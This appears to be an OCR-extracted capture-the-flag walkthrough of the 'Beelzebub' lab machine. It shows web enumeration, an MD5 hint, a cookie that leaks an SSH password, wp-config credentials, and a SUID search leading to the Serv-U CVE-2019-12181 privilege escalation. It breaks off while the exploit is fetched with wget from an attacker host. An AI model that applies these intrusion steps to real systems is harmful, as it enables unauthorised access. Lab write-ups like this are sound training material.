




```
❯ cat version -l python -p
# Nmap 7.95 scan initiated Sun Mar  9 17:17:21 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p22,80 -oN version 10.0.2.57
Nmap scan report for 10.0.2.57
Host is up (0.00069s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 20:d1:ed:84:cc:68:a5:a7:86:f0:da:b8:92:3f:d9:67 (RSA)
|   256 78:89:b3:a2:75:12:76:92:2a:f9:8d:27:c1:08:a7:b9 (ECDSA)
|_  256 b8:f4:d6:61:cf:16:90:c5:07:18:99:b0:7c:70:fd:c0 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 08:00:27:6A:D7:B6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Mar  9 17:17:28 2025 -- 1 IP address (1 host up) scanned in 7.14 seconds
```



```
❯ dirb http://10.0.2.57

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Mar  9 17:21:04 2025
URL_BASE: http://10.0.2.57/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.57/ ----
+ http://10.0.2.57/index.html (CODE:200|SIZE:10918)
+ http://10.0.2.57/index.php (CODE:200|SIZE:271)
==> DIRECTORY: http://10.0.2.57/javascript/
+ http://10.0.2.57/phpinfo.php (CODE:200|SIZE:95455)
==> DIRECTORY: http://10.0.2.57/phpmyadmin/
+ http://10.0.2.57/server-status (CODE:403|SIZE:274)

---- Entering directory: http://10.0.2.57/javascript/ ----
==> DIRECTORY: http://10.0.2.57/javascript/jquery/

---- Entering directory: http://10.0.2.57/phpmyadmin/ ----
==> DIRECTORY: http://10.0.2.57/phpmyadmin/doc/
+ http://10.0.2.57/phpmyadmin/favicon.ico (CODE:200|SIZE:22486)
+ http://10.0.2.57/phpmyadmin/index.php (CODE:200|SIZE:10633)
==> DIRECTORY: http://10.0.2.57/phpmyadmin/js/
+ http://10.0.2.57/phpmyadmin/libraries (CODE:403|SIZE:274)
==> DIRECTORY: http://10.0.2.57/phpmyadmin/locale/
+ http://10.0.2.57/phpmyadmin/phpinfo.php (CODE:200|SIZE:10635)
+ http://10.0.2.57/phpmyadmin/setup (CODE:401|SIZE:456)
```



10.0.2.57/phpmyadmin/index.php

Bienvenido a phpMyAdmin


Idioma - *Language*

Español - Spanish

Iniciar sesión

Usuario:

Contraseña:



10.0.2.57/phpmyadmin/setup

are authorized to access the document requested.


.0.2.57 Port 80

10.0.2.57

Este sitio le pide que inicie sesión.


Nombre de usuario

Contraseña




GET: http://10.0.2.57/phpmyadmin/doc/html/_stat

URL: http://10.0.2.57/phpmyadmin/doc/html/_static/underscore.js
Riesgo: High
Confianza: Medium



```html
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<!--My heart was encrypted, "beelzebub" somehow hacked and decoded it.-md5-->
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.30 (Ubuntu)</address>
</body></html>
```



d18e1e22becbd915b45e0e655429d487

MD5 - dCode

Tag(s) : Hashing Function, Modern Cryptography

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to solve every day!


See also: Hash Function — SHA-1 — SHA-256 — Function

● From a character string

MD5 plain text or password: beelzebub


○ From a file

File: Examinar... NO SE HA SELECCION



```
❯ gobuster dir -u http://10.0.2.57/d18e1e22becbd915b45e0e655429d487 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html,js
===============================================================
Gobuster v3.6
```

```
---- Entering directory: http://10.0.2.57/d18e1e22becbd915b45e0e655429d487/wp-content/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```



Gestor de Contenido: WordPress

Lenguaje de programació: PHP

Gestor de Bases de Datos: phpMyAdmin


Sistema Operativo: Ubuntu

Blog: WordPress

CDN: cdnjs, Cloudflare


Seguridad: Basic

Base de Datos: MySQL



10.0.2.57/d18e1e22becbd915b45e0e655429d487/wp-admin/network/admin.php

```
ado    Método   Dominio       Archivo
       GET      192.168.1.6   wp-login.php?redirect_to=http://10.0.2.57/d18e1e22becbd915b45e0e655429d487/wp-admin/netwo
```




10.0.2.57/d18e1e22becbd915b45e0e655429d487/wp-content/uploads/Talk To VALAK/index.php


Beelzebub

The person making the pact sometimes tries to


Your name: whoami




Nombre	Valor
Cookie	b7d0eff31b9cde9a862dc157bb33ec2a
Password	M4k3Ad3a1
phpMyAdmin	9vvmh5q036pnsltn1v4ggunmui
pma_collation_connection	utf8mb4_unicode_ci
pma_lang	es
pmaCookieVer	5




```
❯ wpscan --url http://10.0.2.57/d18e1e22becbd915b45e0e655429d487/ --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
n

Scan Aborted: The URL supplied redirects to http://192.168.1.6/d18e1e22becbd915b45e0e655429d487/. Use the --ignore-main-redirect
```




```
Scan Aborted: Canceled by User
❯ wpscan --url http://10.0.2.57/d18e1e22becbd915b45e0e655429d487/ -e u --ignore-main-redirect --force
```




```
[+] valak
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] krampus
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```




```
❯ ssh krampus@10.0.2.57
krampus@10.0.2.57's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

479 packages can be updated.
389 updates are security updates.

New release '20.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Sat Mar 20 00:38:04 2021 from 192.168.1.7
krampus@beelzebub:~$ password used: M4k3Ad3a1
```




```
krampus@beelzebub:~$ cd /var/www/html
krampus@beelzebub:/var/www/html$ ls -la
total 32
drwxrwxrwx 3 www-data www-data  4096 Mar 19  2021 .
drwxrwxr-x 4 www-data www-data  4096 Oct 21  2019 ..
drwxrwxrwx 5 root     root      4096 Mar 20  2021 d18e1e22becbd915b45e0e655429d487
-rwxrwxrwx 1 www-data www-data 10918 Oct 20  2019 index.html
-rwxrwxrwx 1 root     root       271 Mar 19  2021 index.php
-rwxrwxrwx 1 www-data www-data    21 Oct 20  2019 phpinfo.php
```



```
krampus@beelzebub:/var/www/html/d18e1e22becbd915b45e0e655429d487$ ls -la
total 224
drwxrwxrwx  5 root     root      4096 Mar 20  2021 .
drwxrwxrwx  3 www-data www-data  4096 Mar 19  2021 ..
-rw-r--r--  1 www-data www-data   527 Mar 19  2021 .htaccess
-rwxrwxrwx  1 root     root       420 Dec  1  2017 index.php
-rwxrwxrwx  1 root     root     19935 Jan  2  2019 license.txt
-rwxrwxrwx  1 root     root      7368 Mar 19  2021 readme.html
-rwxrwxrwx  1 root     root      6939 Sep  3  2019 wp-activate.php
drwxrwxrwx  9 root     root      4096 Dec 19  2019 wp-admin
-rwxrwxrwx  1 root     root       369 Dec  1  2017 wp-blog-header.php
-rwxrwxrwx  1 root     root      2340 Mar 19  2021 wp-comments-post.php
-rwxrwxrwx  1 krampus  krampus   2874 Mar 19  2021 wp-config.php
-rwxrwxrwx  1 root     root      2871 Mar 19  2021 wp-config-sample.php
drwxrwxrwx  6 root     root      4096 Mar 20  2021 wp-content
-rwxrwxrwx  1 root     root      3955 Oct 11  2019 wp-cron.php
drwxrwxrwx 20 root     root     12288 Dec 19  2019 wp-includes
-rwxrwxrwx  1 root     root      2504 Sep  3  2019 wp-links-opml.php
-rwxrwxrwx  1 root     root      3326 Sep  3  2019 wp-load.php
-rwxrwxrwx  1 root     root     47597 Dec  9  2019 wp-login.php
-rwxrwxrwx  1 root     root      8483 Sep  3  2019 wp-mail.php
-rwxrwxrwx  1 root     root     19120 Oct 15  2019 wp-settings.php
-rwxrwxrwx  1 root     root     31112 Sep  3  2019 wp-signup.php
-rwxrwxrwx  1 root     root      4764 Dec  1  2017 wp-trackback.php
-rwxrwxrwx  1 root     root      3150 Jul  1  2019 xmlrpc.php
krampus@beelzebub:/var/www/html/d18e1e22becbd915b45e0e655429d487$ cat wp-con
```



```
krampus@beelzebub:/var/www/html/d18e1e22becbd915b45e0e655429d487$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'root' );

/** MySQL database password */
define( 'DB_PASSWORD', 'P0k3M0n' );
```



10.0.2.57/phpmyadmin/index.php?token=1de5e25d3ad685973ff6e55edc1b83a5


Servidor: localhost:3306

Configuraciones generales


Cambio de contraseña

Cotejamiento de la conexión al servidor: utf8mb4_unicode_ci

Configuraciones de apariencia



```
krampus@beelzebub:~$ find / -perm -4000 2>/dev/null
/usr/bin/arping
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/sbin/pppd
/usr/local/Serv-U/Serv-U
```




Sugerencia: Mostrar resultados en **español**. También puedes consultar má sobre cómo filtrar por idioma.

Exploit-DB
https://www.exploit-db.com › ex... · Traducir esta página


Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (1)

18 jun 2019 — CVE-2019-12181 **Serv-U** 15.1.6 Privilege Escalation **vulnerability** foun

Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (1)



```
krampus@beelzebub:~$ wget http://10.0.2.15:443/47009.c
--2025-03-10 02:02:54--  http://10.0.2.15:443/47009.c
Connecting to 10.0.2.15:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 619 [text/x-csrc]
Saving to: ‘47009.c’

47009.c                                     100%[====

